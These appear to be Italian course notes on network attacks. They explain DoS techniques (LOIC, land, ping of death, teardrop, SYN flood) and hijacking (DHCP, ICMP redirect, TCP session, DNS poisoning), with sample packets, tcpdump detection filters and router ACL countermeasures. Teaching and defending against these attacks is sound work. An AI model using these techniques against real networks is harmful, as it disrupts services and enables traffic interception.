


Figura 89

LOIC è un software open source, scritto in C#, per generare grandi quantità di traffico di rete (richieste) verso un sistema target e testare la sua risposta sotto carico. LOIC è stato sviluppato inizialmente da Praetox Technologies, ma successivamente è stato distribuito come software di pubblico dominio. Il nome Low Orbit Ion Cannon è stato ispirato da un'arma immaginaria inventata nella serie di videogiochi Command & Conquer. Nonostante le ottime prestazioni del software, oggi è difficile che da solo riesca a occupare le porte di un server fino a renderlo inagibile. Il tool effettua delle http GET (10 al secondo) di un percorso immagine randomizzato verso il server vittima che genera quindi un errore 404. La request prevede anche un campo **id** e **msg** dove viene scritta la dichiarazione di intenti di attacco.

### Pacchetti generati dal tool:

```
GET /app/?id=1292337572944&msg=BOOM%2520HEADSHOT!
HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X
10.5; en-US; rv:1.9.2.12) Gecko/20101026 Firefox/3.6.12
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*
;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
```

Figura 90

## SSL/TLS Handshake attack


Altri tipi di attacco sfruttano la differenza, in termini di peso computazionale, tra le operazioni di cifratura e decifratura in ambito RSA. La velocità di cifratura, infatti, è dieci volte quella di decifratura, quindi, un'operazione semplice lato client può diventare molto pesante lato server. In questo modo un singolo client può saturare decine di server.



Figura 91

## Landing

Esistono attacchi che non si basano sul concetto di saturazione delle risorse, ma si basano sullo sfruttare una vulnerabilità a livello di implementazione, ad esempio di stack protocollare, che crea dei problemi fino ad arrivare al crash della macchina coinvolta. Uno degli esempi più semplici è il cosiddetto attacco **landing** o TCP loopback DoS, che si basa sull'attivare dei *three-way handshake* caratterizzati da indirizzo e porta sorgente falsificati e impostati in maniera identica a indirizzo e porta di destinazione, la macchina che riceve il pacchetto, e che non ha corretto un bug di questo tipo, comincia a rispondere a sé stessa causando il blocco totale della connettività. Tipicamente, un attacco del genere porta la macchina al totale crash. Individuare un tale attacco è abbastanza semplice perché basta bloccare i pacchetti che arrivano e partono dallo stesso host tramite un filtro tcpdump.



### Caratterizzazione:

- IP sorgente = IP destinazione (sorgente spoofed)
- port sorgente = port destinazione
- Pacchetti TCP packet con il SYN flag settato
- Port aperta sull'host target

### Filtri tcpdump

```
ip[12:4] = ip[16:4]
```

Rileva i pacchetti con indirizzo sorgente e di destinazione uguali

```
ip[12:2] = ip[16:2]
```

Rileva i pacchetti con indirizzi di network sorgente e destinazione uguali

```
10:56:32.395383 gammal.victim.net.139 > gammal.victim.net.139: S
10:56:35.145383 gammal.victim.net.139 > gammal.victim.net.139: S
10:56:36.265383 gammal.victim.net.139 > gammal.victim.net.139: S
```

Figura 92

**Ping of Death** Un altro tipo di attacco abbastanza noto che sfrutta le vulnerabilità nello stack protocolare è chiamato **ping of death** e si basa sul concetto della frammentazione dei pacchetti IP: nell'inviare pacchetti, il protocollo IP genera pacchetti frammentati (pacchetti figli) che trasportano un identificativo del frammento originario (frammento padre) e un offset del frammento frammentato stesso che permette di andare a collocare il frammento nella giusta posizione quando verrà riassemblato. È ben noto che un pacchetto non può superare la dimensione di 65535 bytes, ma se supera tale dimensione allora lo si può frammentare in più frammenti in maniera tale che, durante il processo di riassemblaggio, l'offset di alcuni di essi sia sbagliato e ciò permette di superare la dimensione massima di pacchetto portando così al crash dello stack IP bloccando completamente la macchina.




Figura 93

Un attacco del genere è facilmente individuabile perché i pacchetti IP hanno il flag more-fragments settato e il campo fragment-offset a zero, e soprattutto perché la dimensione dei pacchetti riassemblati supera i 65535 bytes.

```
Filtre tcpdump:
icmp and (ip[6:1] & 0x20 !=0)and (ip[6:2] & 0xffff = 0)

12:43:58.431 big.pinger.org > www.mynetwork.net:
    icmp: echo request (frag 4321:380@0+)
12:43:58.431 big.pinger.org > www.mynetwork.net: (frag 4321:380@2656+)
12:43:58.431 big.pinger.org > www.mynetwork.net: (frag 4321:380@760+)
...
12:43:58.491 big.pinger.org > www.mynetwork.net: (frag 4321:380@63080+)
12:43:58.491 big.pinger.org > www.mynetwork.net: (frag 4321:380@64216+)
12:43:58.491 big.pinger.org > www.mynetwork.net: (frag 4321:380@65360+)

L'aggressore invia un pacchetto ICMP ping più grande della massima taglia consentita per i pacchetti IP: 65535 bytes (380 + 65360 = 65740).
```

**Caratterizzazione dell'attacco:**

- pacchetti ICMP con il flag MF settato e il campo fragment-offset a zero
- la dimensione totale dei pacchetti riassemblati supera 65535 bytes

Figura 94

**Teardrop** L'attacco **teardrop** si basa sempre sul concetto della frammentazione, però costruisce i pacchetti frammentati in maniera tale che le informazioni di costruzione, in particolare la spaziatura fra pacchetti, siano sbagliate così che una volta ricevuti e ricostruiti i pacchetti ci siano degli overlap (spazi vuoti/intervalli) tra i frammenti individuati, questi overlap mandano in difficoltà la macchina.




Figura 95

L'esempio nell'immagine seguente mostra un primo frammento di 36 bytes che ha un offset iniziale 0, un secondo frammento inviato ha una dimensione di 4 bytes ma ha un offset iniziale costruito male, cioè di 24; chi dovrà andare a ricostruire si troverà in difficoltà perché il pacchetto di 4 bytes che inizia a offset 24 si dovrebbe sovrapporre al pacchetto di 36 bytes, ciò potrebbe mandare in crash diversi kernel. Questo attacco preferisce utilizzare pacchetti UDP. Anche in questo caso, la cura è individuare un primo pacchetto con fragment-offset a zero ed un secondo pacchetto con offset minore della taglia del pacchetto precedente.

```
10:25:48 attacker.org.45959 > target.net.53: udp 28 (frag 242:36@0+)
10:25:48 attacker.org > target.net: (frag 242:4@24)
```

<b>Caratterizzazione dell'attacco:</b>
2 frammenti di pacchetti UDP:
primo frammento: 0+ frammento con taglia payload = N
secondo frammento: frammento finale con offset < N e taglia payload < (N-offset)
<b>Signature</b>
Pacchetti UDP
Port specifica aperta sull'host target
<b>Risultati e conseguenze</b>
Reboot o blocco della vittima, in dipendenza dalla quantità di memoria installata

**tcpdump filter:**  
udp and (ip[6:1] & 0x20 != 0)

**Stateful device:** does the signature  
match the general signature given?

Figura 96

**SYN Flooding** L'attacco di **SYN flooding** invia un numero elevatissimo di pacchetti SYN, con indirizzi falsificati, verso un target, e quest'ultimo per ogni SYN avvierà l'apertura di una connessione con il *three-way handshake* andando rapidamente a saturare la coda di connessione (TCP backlog queue);




Figura 97

L'origine dell'attacco viene fatto corrispondere a un indirizzo inesistente in modo che la vittima non riceverà mai a ritroso gli ACK dei SY + ACK da essa generati a fronte dei SYN. Una volta che la specifica coda al livello di TCP stack è completamente saturata dalle connessioni in fase di setup, qualsiasi apertura di un TCP socket verso la vittima diventa impossibile. Nella seguente immagine viene illustrato l'output del comando netstat -a sull'host vittima:

TCP		
Local Address	Remote Address	State
*.*	*.*	IDLE
*.sunrpc	*.*	LISTEN
*.ftp	*.*	LISTEN
*.telnet	*.*	LISTEN
*.finger	*.*	LISTEN
target.telnet	10.10.10.11.41508	SYN_RECV
target.telnet	10.10.10.12.41508	SYN_RECV
target.telnet	10.10.10.13.41508	SYN_RECV
target.telnet	10.10.10.14.41508	SYN_RECV
target.telnet	10.10.10.15.41508	SYN_RECV
target.telnet	10.10.10.16.41508	SYN_RECV
target.telnet	10.10.10.17.41508	SYN_RECV
target.telnet	10.10.10.18.41508	SYN_RECV
target.telnet	10.10.10.20.41508	SYN_RECV
*.*	*.*	IDLE

Figura 98

L'attacco di SYN flood solitamente si usa come attacco di bandwidth saturation, ma è possibile fare anche un **SYN flood low rate** in cui è necessario calcolare in maniera precisa quanto è necessario allo stack protocollare di sistema per liberare una entry dopo che si ha un timeout per tentativo di nuova connessione; noto questo timer è possibile inviare pacchetti a bassa frequenza, ma comunque sufficiente ad anticipare il rilascio delle risorse a livello di stack protocollare, in modo tale da riempire e saturare la backlog del sistema. Un esempio di attacco di flood low rate si ha sul sistema operativo FreeBSD 2.1.5 in cui sono sufficienti 128 pacchetti SYN ogni 3 minuti per bloccare la macchina. Questi attacchi sono stati usati storicamente in molti situazioni, come nel 2003 con il worm Blaster, esso oltre ad infestare le macchine andava ad effettuare un SYN flooding low rate della porta 80, la porta tramite cui Windows forniva gli update e, quindi, gli aggiornamenti per far fronte ai worms. Microsoft risolse il problema tramite un nuovo Windows Update facendo un black holing tramite DNS, questa tecnica è nota come **Sink holing**.

Il SYN flood ha anche un altro effetto collaterale noto come **backscattering**: esso combina la logica del SYN Flood con la riflessione, di fatto è una riflessione verso vittime inconsapevoli, in cui si inviano implicitamente dei pacchetti SYN + ACK di risposta verso un numero elevato di macchine inconsapevoli; cioè facendo un SYN flood con indirizzi sorgente falsificati pari all'indirizzo della vittima così si verifica che tutti i frammenti SYN + ACK tornano verso la vittima. Il backscattering è importante perché tutti quelli che fanno attacchi che utilizzano il SYN flood, (che è un attacco non ancora risolvibile), e lo fanno spoofando i propri indirizzi di partenza, innescano un effetto di backscattering perché la rete sarà infestata di pacchetti di ritorno che andranno randomicamente a distribuirsi su indirizzi della rete. Questo effetto di backscattering genera il cosiddetto "**Internet Background Radiation (IBR)**", cioè la radiazione di fondo della rete generata da tutti gli attacchi che si svolgono simultaneamente sulla global internet in un certo momento. Per poter osservare l'IBR è stato utilizzato un **network telescope**, cioè una rete che occupa 1/256 dello spazio di indirizzamento di internet, questa rete è una semplice black hole senza alcuna macchina o alcun servizio, a parte un monitor che va a misurare proprio la radiazione della rete, ed è in grado di individuare la quantità di attacchi del genere in tutto il mondo.




Figura 99

Il SYN flooding è stato utilizzato per attaccare l'Estonia, definendo la prima cyber war ufficialmente censita, in questo periodo ci sono stati dodici attacchi in dieci ore che hanno saturato la capacità di banda dell'intero Paese.

In questi casi la soluzione migliore è il filtraggio in banda in cui devono essere bloccate tutte le sessioni SYN lasciando passare solo le sessioni già established (Committed Access Rate). Purtroppo, ciò non basta perché grandi SYN flood diventano comunque impossibili da gestire, ed alcuni provider come Prolexic e CloudFlare offrono una soluzione che limita l'effetto di questi attacchi: essa è basata su una rete di proxy in logica reverse che fanno da intermediari per stabilire le connessioni TCP e per inviare al sito solo le connessioni che passano in stato established.




Figura 100

Esistono altri attacchi di tipo flood che non possono essere bloccati, come ad esempio il TCP connection flood, in cui invece di generare un pacchetto SYN e lasciare la connessione in piedi, viene completata la connessione tramite three-way handshake e viene mandata una richiesta HTTP HEAD; a questo punto vengono aperte connessioni e mandati head all'infinito, e tutto ciò è in grado di bypassare anche i proxy di CloudFlare. In questo caso, però, l'attaccante non può usare IP spoofati a caso, il provider può, quindi, limitarne la banda o bloccarne le origini.

## 4.4 Hijacking

Il termine **hijacking** (ovvero, “dirottamento”) indica una importante categoria di attacchi che non sono basati sulla logica di creare un disservizio in modo deciso (come fanno i DOS/DDOS), ma hanno come obiettivo quello di compromettere un canale di comunicazione inserendosi in una logica *man-in-the-middle* per inserirsi nel contesto di una comunicazione modificando l’integrità di quello che viene inviato in questa comunicazione con lo scopo di trarne notevoli vantaggi.




Figura 101

Vediamo adesso i più comuni **tipi di attacco Hijacking**:

**DHCP spoofing** Uno dei più semplici attacchi basati sulla logica dell’hijacking è orientato al noto protocollo DHCP. Il protocollo DHCP è utilizzato per l’assegnazione dinamica di una serie di parametri per la connettività di rete (IP, DNS, Default Gateway). Questo protocollo è molto debole dal punto di vista della sicurezza poiché non prevede nessun tipo di autenticazione ed è completamente *stateless*; per cui quando si percepisce/intercetta, sniffando su una rete, una macchina che invia una richiesta DHCP (sono richieste broadcast) e si riesce a rispondere a questa macchina prima che risponda il *vero* server DHCP, allora gli si può inviare una informazione fraudolenta in modo tale da modificare dolorosamente alcune informazioni fra cui informazioni relative al Default Gateway, DNS, etc... Per esempio, se l’attaccante si configura come default gateway della macchina vittima (assegnandogli il proprio IP) che richiede un indirizzo ed un accesso alla rete, allora tutto il traffico che la macchina vittima manderà verso l’esterno dalla rete LAN passerà attraverso esso che a sua volta sarà nella situazione agire in logica man-in-the-middle ed intervenire sull’integrità di tutte le comunicazioni; oppure l’attaccante potrebbe assegnare alla vittima il proprio indirizzo IP come DNS così che tutte le richieste di risoluzione dei nomi verranno dirette verso l’attaccante realizzando un meccanismo di DNS spoofing; ad esempio un utente che vuole connettersi al sito della propria banca può essere dirottato verso un sito analogo con lo scopo di rubarne le credenziali bancarie etc... Questi tipi di attacchi sono molto semplici ma possono avere effetti significativi.




Figura 101

**IRD spoofing** Un altro protocollo oggetto di questo tipo di attacco è il protocollo IRDP (ICMP Router Discovery Protocol). Questo protocollo viene usato nel momento in cui un host non ha configurato un proprio default gateway o ne ha configurato uno errato, ed in questo caso la rete se ne rende conto e gli manda una informazione (Router Advertisement) che informa circa l'identità del corretto default gateway. I messaggi che questo protocollo gestisce sono di due tipi: i “*router solicitations*” con il quale il client chiede una informazione circa il proprio default gateway, ed i “*router advertisements*” che costituiscono gli annunci mediante i quali i router informano la propria volontà di essere il default gateway per un determinata rete. Questi advertisements vengono spediti periodicamente in multicast dai router della rete e contengono un “livello di preferenza” ed un “lifetime”; in accordo alla RFC 3344, quando un host riceve più advertisement da diverse sorgenti, esso dovrebbe scegliere quello con il livello più alto, rimuovendo, quindi, il default gateway rimpiazzandolo con la nuova indicazione (nuovo default gateway). Ovviamente queste informazioni hanno un “lifetime” che indica il tempo per cui l’host deve conservare questa nuova informazione. E’ molto facile andare a forgiare gli advertisement settando i campi “livello di preferenza” e “lifetime” al massimo valore consentito. Questo attacco funzionava bene nelle vecchie versioni di windows, mentre le nuove le ignorano, così come le nuove versioni di Linux. Numerosi tool, come IRPAS, permettono di effettuare questo tipo di attacco. L’unico strumento di difesa è disabilitare IRDP sugli hosts della LAN se il sistema operativo lo permette.

**ICMP redirect** Un altro meccanismo di attacco che è molto utilizzato è quello che sfrutta i messaggi ICMP *ridirezione*. Il protocollo ICMP tra i vari tipi di messaggi di notifica degli errori che esso prevede vi è anche il messaggio “*ridirezione*”. A cosa serve questo tipo di messaggio? Quando, ad esempio, su una rete locale LAN esistono più router in grado di instradare verso l'esterno il traffico proveniente da una macchina, in certe situazioni la rete è in grado di individuare da sola quale è il miglior router per raggiungere una certa destinazione, ma quando ci si accorge che il default gateway assegnato ad una macchina non è la scelta migliore in quanto alcuni pacchetti potrebbero essere spediti verso altri router per poter raggiungere più velocemente la destinazione, allora il router che si accorge che la sorgente dovrebbe spedire i pacchetti verso un altro router invia un messaggio ICMP di “*ridirezione*” che fornisce tale informazione. Ad esempio, come riportato nella figura seguente, sia l’host1 che l’host2 hanno configurati come default gateway il router1 che a sua volta ha il router 2 come default gateway (che è sulla stessa LAN), quindi tutti i pacchetti inviati da host1 e host2 verso l'esterno raggiungeranno prima il router1 e poi il router2; osservando il traffico che fluisce sulla rete si capisce che questa situazione non è ottimale e quindi dopo un po di tempo il router1 manda un messaggio ICMP di ridirezione agli host 1 e 2 in cui li informa che i pacchetti li deve inviare al router2 e non ad esso stesso.




Figura 102

Questo meccanismo è vulnerabile ad attacchi di tipo hijacking che si basano sulla falsificazione di questo meccanismo stesso: un attaccante può spoofare un messaggio ICMP *ridirezione* richiedendo di dirigere il traffico sulla propria macchina. L’unico modo per bloccare questo attacco è quello di filtrare/bloccare con una

ACL i messaggi ICMP di tipo *ridirezione*; ovviamente, però, effettuando questo filtraggio si andrà a perdere l'importante funzionalità di ridirezione.

```
access-list 110 deny icmp any any redirect
```

Figura 103

Un meccanismo legato all'ICMP redirect è il **proxy ARP**. Quando si vuole risolvere un indirizzo IP in rete locale si innesca un meccanismo di address resolution, ma quando questo indirizzo da risolvere non è sulla rete locale, può subentrare il meccanismo del proxy ARP in cui un router (default gateway) si impegna a prendersi carico delle richieste, spacciandosi come elemento in grado di risolvere l'indirizzo relativo a quella rete; quindi il router è in grado di rispondere per conto di altri hosts anche se non sono presenti sulla rete connessa. Questo meccanismo viene sfruttato per condurre degli attacchi falsificando le risposte proxy ARP. Per evitare questo tipo di attacco è opportuno prevedere la disabilitazione del proxy ARP a livello di interfacce esterne.

```
interface Serial0/1  
no ip proxy-arp
```

Figura 104

(Da precisare che le vulnerabilità di questi protocolli appena visti derivano dal fatto che essi sono completamente *stateless*).

**Injection** Diventa più complesso quando si ha una connessione full-duplex in logica socket-stream come una connessione TCP in cui vi è un three-way-handshaking che rende più complicato il ruolo dell'attaccante: infatti non è possibile iniettare i pacchetti all'interno di questo tipo di connessione in maniera semplicistica perché vi sono delle coppie di sequence-number (tipiche di una connessione TCP) e quindi vi è la necessità che i pacchetti malevoli rispecchino l'ordine di sequenza atteso da entrambe le parti della connessione; quindi l'attaccante deve prevedere i sequence-number mandando i pacchetti da un lato e dall'altro rispettando le sequenze corrette di sequence-number che sono attesi. Fatto ciò il man-in-the-middle si inserisce in logica proxy ed è in grado di modificare a suo piacimento il contenuto dei dati che fluiscono all'interno di una connessione. Per fare ciò è necessario effettuare il dirottamento della sessione TCP (**TCP Session Hijacking**). Si può effettuare questo attacco sostituendo una delle due parti ed inserendosi all'interno della connessione, spiando le due parti A e B che comunicano, e registrando i numeri di sequenza che viaggiano in modo tale da usarli in maniera opportuna; per effettuare quest'ultima operazione è però necessario bloccare una delle due parti, ad esempio utilizzando un SYN Flood, in modo tale da interrompere la sua sessione in un certo momento, ed inviare i pacchetti dall'altro lato, spoofando il mittente bloccato, con il corretto numero di sequenza in maniera tale che dall'altro lato non venga a scoprirsì nulla.




Figura 105

Quindi un avversario C osserva fino ad un certo punto i sequence number che A e B si scambiano e man mano che li osserva arriva a capire quali saranno i prossimi sequence-number che verranno utilizzati. A questo punto l'avversario C per evitare che i sequence-number avanzino può bloccare B e si mette al suo posto spoofando il suo indirizzo con l'indirizzo della vittima B ed invia pacchetti ad A da quel punto in poi con i corretti sequence-number. Dal lato A questi pacchetti verranno acquisiti correttamente, dato che A non si accorge di nulla. La debolezza di questo meccanismo è data dal fatto che una macchina quando cerca di stabilire una connessione TCP (three-way-handshake) con un'altra macchina, comunica a quest'ultima il proprio sequence-number iniziale e da quel momento in poi i sequence-number si evolvono partendo da quel sequence-number iniziale; quindi intercettando il SYN iniziale si possono, poi, controllare tutti i sequence-number successivi. L'unico modo per evitare tutto ciò è fare in modo che i sequence-number iniziali non siano prevedibili andando a randomizzare la generazione dello stesso (ma le due parti devono essere coerenti sulla logica di randomizzazione). Tipicamente gli injection attacks possono essere utilizzati per inserire comandi verso un server, per simulare risposte verso il client, per inserire malicious code in pagine web, mail, etc... (javascript, trojan, virus, etc...), per modificare on the fly i file binari in fase di download (virus, backdorr, etc..) e per modificare delle chiavi pubbliche scambiate all'inizio della connessione (es. SSH1).

### DNS Hijacking

In questi attacchi hijacking, una delle entità coinvolte che rivestono un ruolo critico all'interno della rete, sono i DNS. I DNS sono importanti perché tramite apposite query DNS (richieste) ci permettono di associare nomi ad indirizzi IP ed ovviamente non è facile verificare la veridicità di un indirizzo IP di una risposta DNS, per cui diventa facile per un attaccante manipolare le risposte DNS facendo corrispondere ad una query un indirizzo IP falso (stessa cosa vale per i domini di posta elettronica in cui tramite la manipolazione delle risposte DNS è possibile far inviare dei messaggi di posta elettronica verso un IP di un malintenzionato con lo scopo di leggerne il contenuto, ad esempio). Il DNS ha una debolezza costruttiva: per rendere il processo di risoluzione più efficiente vengono utilizzate delle cache locali a ciascun sistema DNS (che sia client o server) dove una volta effettuata una query, alla successiva necessità di rispondere ad una risoluzione, il DNS risponde con il valore che si trova all'interno della propria cache finché questa entry conserva la sua validità che è stabilita da uno specifico *Time To Live (TTL)*. In questo modo la cache diventa un elemento da attaccare: se un attaccante riesce ad iniettare all'interno della cache di un DSN (client o server) delle entry fraudolente, quello che succederà è che il DNS risponderà a tutte le query successive con i risultati fraudolenti contenuti in queste query. Quando in cache non ci sono informazioni per rispondere direttamente alla query, il server interroga un altro server e il processo può procedere in modo iterativo oppure ricorsivo.




Figura 106

Il DNS diventa, quindi, è un elemento strategico da proteggere. Esso si basa su di un meccanismo gerarchico che parte da una serie di server privilegiati, detti *root server*. Attaccando, quindi, un root server, diventa impossibile sviluppare qualsiasi query successiva. Ad esempio, un attacco DOS ad un root server potrebbe oscurare le risoluzioni di una parte della rete Internet, e nonostante la rete funzioni correttamente, gli utenti hanno la percezione che non la rete non funzioni proprio perché non funzioneranno le risoluzioni dei nomi di dominio in indirizzi. Quindi i root server sono considerati una infrastruttura critica per il funzionamento della global Internet e la loro sicurezza è un aspetto fondamentale. Esistono 13 root server (A, B, C, D, E, F, G, H,

I, J, K, L, M) che sono distribuiti nel mondo, e questa replicazione/ridondanza viene fatta allo scopo di rendere sempre disponibile/affidabile il servizio: se si gusta/attacca un root server, ce ne sono altri 12 di riserva. I root server sono stati oggetti negli ultimi anni di innumerevoli attacchi, in quanto sono autoritativi per tutte le zone associate ai Top Level Domains o TLD (.org, .it, .edu, .net, etc...) e creando un problema ad un root server si può forzare la risoluzione relativo ad un intero albero oppure bloccare la risoluzione stessa.

Gli attacchi più noti in questo ambito sono i **cache poisoning** e lo **spoofing delle risposte**. L'attaccante fa in modo che la risposta fornita da un DNS venga falsificata referenziando un target diverso da quello legittimo: una cache che viene compromessa o viene forzato l'inserimento in cache di entry fraudolente. Questo permette, ad esempio, di spoofare le credenziali nell'accesso a sistemi bancari, ai sistemi che prevedono l'immissione di credenziali, spoofing di pagine web, etc...; quando si effettuano attacchi di questo tipo, uno dei meccanismi più abusati è quello del Time To Live (TTL): cioè quando si riesce ad iniettare una entry fraudolenta all'interno di una cache DNS si fa in modo che il TTL di questa entry sia il più alto possibile così che questa entry rimanga al suo interno per quanto più tempo possibile. Un altro aspetto abusato nel contesto degli attacchi al DNS è l'invio di risposte DNS senza opportune sollecitazioni nel contesto di una query, cioè dato che anche il DNS è un protocollo stateless, se senza effettuare una query, un DNS riceve una risposta, esso la prende come legittima inserendo il contenuto all'interno della propria cache. Quindi le risposte non vengono validate.



Figura 107

